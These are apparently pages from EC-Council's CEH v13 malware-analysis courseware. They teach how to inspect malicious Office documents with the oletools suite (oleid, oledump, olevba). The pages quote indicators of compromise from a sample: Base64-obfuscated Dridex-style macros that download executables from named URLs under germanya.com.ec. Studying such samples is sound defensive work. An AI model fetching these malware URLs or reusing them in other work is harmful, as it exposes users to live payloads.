


Figure 7.99: Screenshot of Hopper Disassembler

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39 Module 07 | Malware Threats

EC-Council CEH v13

Static Malware Analysis: Analyzing Malicious MS Office Documents

- oletools is a suite of Python tools specifically designed for analyzing **Microsoft OLE2 files**, commonly found in Microsoft Office documents
- The toolkit can **extract**, **parse**, and **detect** malicious content within these files

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the Linux (Ubuntu) workstation and enter **python3 oleid.py '<path to the suspect document>'**

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: **python3 oledump.py '<path to the suspect document>'**

Dumping Macro Streams

- **Extract** the contents of any **macro stream** with oledump by running the following command

  python3 oledump.py -s <stream number> '<path to the suspect document>'

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


40 Module 07 | Malware Threats

EC-Council CEH v13

Static Malware Analysis: Analyzing Malicious MS Office Documents (Cont'd)

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to **view** the **source code** of all VBA macros and detect **suspicious keywords** and potential **IOCs**
- **Run** the following command: **python3 olevba.py '<path to the suspect document>'**
- Here, the **keywords** and **IOCs** detected by olevba show that the macros in the Word document:
  - ✓ have **AutoOpen** functionality
  - ✓ contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
  - ✓ might download files named **test.exe** and **sfjozjero.exe** from http://germanya.com.ec/logs and store them in the **Temp** directory



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Analyzing Malicious MS Office Documents

The use of MS Office documents such as Word documents and PowerPoint presentations is widespread across organizations. Attackers often use these documents to install and spread malware. While analyzing malware, it is important to understand the structure of a variety of MS Office documents, and one should be able to analyze a malicious document with the appropriate tools such as oletools to locate suspicious/malicious elements.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Oletools is a suite of Python tools specifically designed for analyzing Microsoft OLE2 files, commonly found in Microsoft Office documents. This powerful toolkit can extract, parse, and detect malicious content within these files, making it an essential resource for cybersecurity professionals. By examining macros, embedded objects, and metadata, oletools helps identify potentially harmful elements in documents, such as hidden scripts or exploit code. This capability is crucial for uncovering and mitigating threats posed by malicious office documents, which are often used in phishing attacks and other forms of malware distribution.

- **Finding Suspicious Components**

  Analyze the malicious Office document with a Python-based tool named oleid to review all components that can be labeled as suspicious/malicious. The oleid tool is used to examine OLE files.

  To use oleid, run the command **`python3 oleid.py '<path to the suspect document>'`** on the Linux workstation. The screenshot shows that a malicious Word document named **`Infected.docx`** contains VBA macros.




Figure 7.100: Using the oleid tool to search for suspicious components

- **Finding Macro Streams**

  The next step is to parse the malicious Office document with oledump to identify the streams that contain macros. Run the command **`python3 oledump.py '<path to the suspect document>'`**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The above command prompts the tool to show the structure of the malicious document, including all the streams. If any stream within the document contains macros, oledump places an uppercase M beside it for identification. In this Word document, as shown in the screenshot, stream 8 has been identified to store malicious macro codes.




Figure 7.101: Using the oledump tool to search for suspicious macro streams

- **Dumping Macro Streams**

  Now, extract the contents of any particular macro stream with oledump by running the following command: **`python3 oledump.py -s <stream number> <path to the suspect document>`**.

  Here, the argument **-s** defines the stream number to view. The screenshot shows the macro code stored in stream 8 of the Word document.




Figure 7.102: Using the oledump tool to dump the contents of suspicious macro streams

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identifying Suspicious VBA Keywords**

  The olevba tool can be used to view the source code of all VBA macros embedded within a document and to identify suspicious VBA keywords and obfuscation methods used by malware.

  To use olevba, run the following command: **`python3 olevba.py '<path to the suspect document>'`**. This helps in reviewing the source code of all VBA macros to check whether the document contains any auto-executable macros/obfuscated strings and to identify any indicators of compromise (IOCs) such as filenames, IP addresses, and URLs.

  The screenshots below show the analysis of the **`Infected.docx`** file by olevba, which shows that it contains auto-executable macros that have shellcode and strings obfuscated with Base64 and dridex.

  Upon execution, these macros might download malicious files named test.exe and sfjozjero.exe from the Internet and store them in the temp directory of the compromised system. The following URLs are identified as IOCs:

  - *http://germanya.com.ec/logs/test.exe*
  - *http://germanya.com.ec/logs/counter.php*




Figure 7.103: Using the olevba tool to identify suspicious VBA keywords

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

